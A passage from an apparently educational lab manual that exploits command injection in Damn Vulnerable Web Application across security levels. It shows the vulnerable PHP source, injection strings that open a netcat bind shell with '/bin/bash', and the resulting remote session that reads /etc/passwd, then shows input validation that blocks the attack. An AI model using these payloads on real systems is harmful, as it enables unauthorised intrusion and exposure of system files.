


Fig 8.11: Change the Security Level of DVWA to Low

Now click on the “Command Execution” tab. It will open the “Vulnerability: Command Execution” page showing a user input box to enter an IP address for ping test. Let’s type the IP address of the victim container and click the “submit” button to do a ping test.




Fig 8.12: Ping Test to the IP Address of the Victim Container

Now click on the 'View Source' button in the bottom right corner of the “Command Execution” page to see what the application is doing at the low-security level.



```
<?php
if( isset( $_POST[ 'submit' ] ) ) {
    $target = $_REQUEST[ 'ip' ];

    // Determine OS and execute the ping command.
    if (strcasecmp(substr(php_uname('s'), 0, 10), 'Windows NT')) {
        $cmd = shell_exec( 'ping ' . $target );
        echo '<pre>'.$cmd.'</pre>';
    } else {
        $cmd = shell_exec( 'ping -c 3 ' . $target );
        echo '<pre>'.$cmd.'</pre>';
    }
}
?>
```

Fig 8.13: Low-Security Level Command Execution Source Code

So, the application receives the IP address entered by the user and performs a ping test on the IP address according to the operating system. However, there is no filtering on the IP address entered by the user, so it can carry out the command execution vulnerability.

Let's use the semicolon “;” command terminator to set up a bind shell on the victim container using the Netcat tool, which binds to the 4444 port and listens for an incoming connection from the attacker container.

The semicolon “;” command terminator runs the preceding command in the foreground.

Netcat is a program that connects two computers and allows them to read and write data through an open port. Netcat is frequently used to send and receive files from a compromised computer, as well as to gain access to the shell/command prompt of a vulnerable host.

Bind Shell is a shell in which the target machine opens up a communication port or a listener on the victim machine and waits for an incoming connection. The attacker then connects to the victim machine's listener which then leads to code or command execution on the target machine.

Type “10.10.10.3;nc -nvlp 4444 -e /bin/bash” on the input box of the “Command Execution” page and click the “submit” button.

The -n option tells Netcat to suppress name/port resolutions, -v option provides more verbose output, -l option specifies that Netcat should listen for an incoming connection rather than initiate a connection to a remote host, -p option specifies the port number, -e option enables inbound commands to execute in /bin/bash shell.





Fig 8.14: Setting Up a Listener at Low-Security Level on the Victim Container

The web page will be stuck in the loading process. Now on the terminal of the attacker container, click the “+” button at the top left corner, then type “*docker exec -it attacker_1 /bin/bash*” to start a new interactive shell of the attacker container. Now type “*nc -nv 10.10.10.3 4444*” and hit “Enter” to get interactive shell access for remote command execution to the victim container.



```
root@attacker_1: /
root@attacker_1: /
cs1@CS1:~$ docker exec -it attacker_1 /bin/bash
(root@attacker_1)-[/]
# nc -nv 10.10.10.3 4444
Connection to 10.10.10.3 4444 port [tcp/*] succeeded!

hostname
victim_1

whoami
www-data

uname -a
Linux victim_1 5.11.0-36-generic #40~20.04.1-Ubuntu SMP Sat Sep 18 02:14:19 UTC 2021 x86_64
GNU/Linux

head -10 /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
```

Fig 8.15: Connect to the Listener and Run system Commands at Low-Security Level

As the low-security level lacks data filtering, Command injection is easily performed by the semicolon “;” command terminator and exposes the victim container.

Press Ctrl+D to kill the Netcat session.

Step 6: Perform Command Injection at Medium-Security Level

Click on the “DVWA Security” tab, change the security level to “medium” and click the “Submit” button.




Fig 8.16: Change the Security Level of DVWA to Medium

Now go to the “Command Execution” page and try to compromise the victim container by following the steps performed at the low-security level, notice that it’s not working anymore as the target is now more secure.

Now click on the 'View Source' button in the bottom right corner of the “Vulnerability: Command Execution” page to see what the application is doing at the medium-security level.




Fig 8.17: Medium-Security Level Command Execution Source Code

The source code of the medium-security level only filters two special characters “&” and “;”. But still, any others can be used to run arbitrary commands directly on the target operating system.

Let's use the ampersand “&”, command terminator, to set up a bind shell on the victim container using the Netcat tool, which binds to the 4444 port and will listens for an incoming connection from the attacker container.

Ampersand “&” command terminator run the preceding command in the background.

Type “10.10.10.3&nc -nvlp 4444 -e /bin/bash” on the input box of the “Command Execution” page and click the “submit” button.





Fig 8.18: Setting Up a Listener at Medium-Security Level on the Victim Container

The web page will be stuck in the loading process, on the terminal of the attacker container, type “nc -nv 10.10.10.3 4444” and hit “Enter” to get interactive shell access for remote command execution to the victim container.



```
root@attacker_1: /
root@attacker_1: /
(root@attacker_1)-[/]
# nc -nv 10.10.10.3 4444
Connection to 10.10.10.3 4444 port [tcp/*] succeeded!

hostname
victim_1

whoami
www-data

uname -a
Linux victim_1 5.11.0-36-generic #40~20.04.1-Ubuntu SMP Sat Sep 18 02:14:19 UTC 2021 x86_64
GNU/Linux

head -10 /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
```

Fig 8.19: Connect to the Listener and Run system Commands at Low-Security Level

Though two special characters are black listed in the medium-security level. Command injection is easily performed by the ampersand “&” command terminator and the victim container is easily compromised.

Press Ctrl+D to kill the Netcat session.

Step 7: Perform Command Injection at High-Security Level.

Click on the “DVWA Security” tab, change the security level to “high” and click the “Submit” button.





Fig 8.20: Change the Security Level of DVWA to High

Now click on the “Command Execution” tab and try to compromise the victim container by following the steps performed at the low-security level and the medium-security level, notice that they are not working anymore as the target is now more secure.

Now, click on the 'View Source' button in the bottom right-hand corner of the “Vulnerability: Command Execution” page to see what the application is doing at the high-security level.



The screenshot shows a Mozilla Firefox browser window with the title "Damn Vulnerable Web App (DVWA) v1.0.7 :: Source - Mozilla Firefox (on attacker)". The address bar shows the URL "10.10.10.3/dvwa/vulnerabilities/view_source.php?id=exec&security=high". The page content is titled "Command Execution Source" and displays the following PHP source code:

```
<?php
if( isset( $_POST[ 'submit' ] ) ) {
    $target = $_REQUEST["ip"];
    $target = stripslashes( $target );

    // Split the IP into 4 octects
    $octet = explode(".", $target);

    // Check IF each octet is an integer
    if ((is_numeric($octet[0])) && (is_numeric($octet[1])) && (is_numeric($octet[2])) && (is_numeric($octet[3])) && (sizeof($octet) == 4) ) {

        // If all 4 octets are int's put the IP back together.
        $target = $octet[0].'.'.$octet[1].'.'.$octet[2].'.'.$octet[3];

        // Determine OS and execute the ping command.
        if (strstr(PHP_OS, 'Windows NT')) {

            $cmd = shell_exec('ping ' . $target );
            echo "<pre>".$cmd."</pre>";

        } else {

            $cmd = shell_exec('ping -c 3 ' . $target );
            echo "<pre>".$cmd."</pre>";

        }
    }
    else {
        echo "<pre>ERROR: You have entered an invalid IP</pre>";
    }
}
?>
```

Fig 8.21: High-Security Level Command Execution Source Code

The source code of the high-security level validates the user's input, anything other than an IP address gives the error message "You have entered an invalid IP".

Chapter 9

Lab 07 - Analyzing Cross Site Scripting Vulnerability of DVWA

9.1 Overview

This lab exercise explores the Cross-Site Scripting (XSS) vulnerability at different security levels in the various Cross-Site Scripting (XSS) vulnerability pages of Damn Vulnerable Web Application (DVWA) running on Metasploitable2.

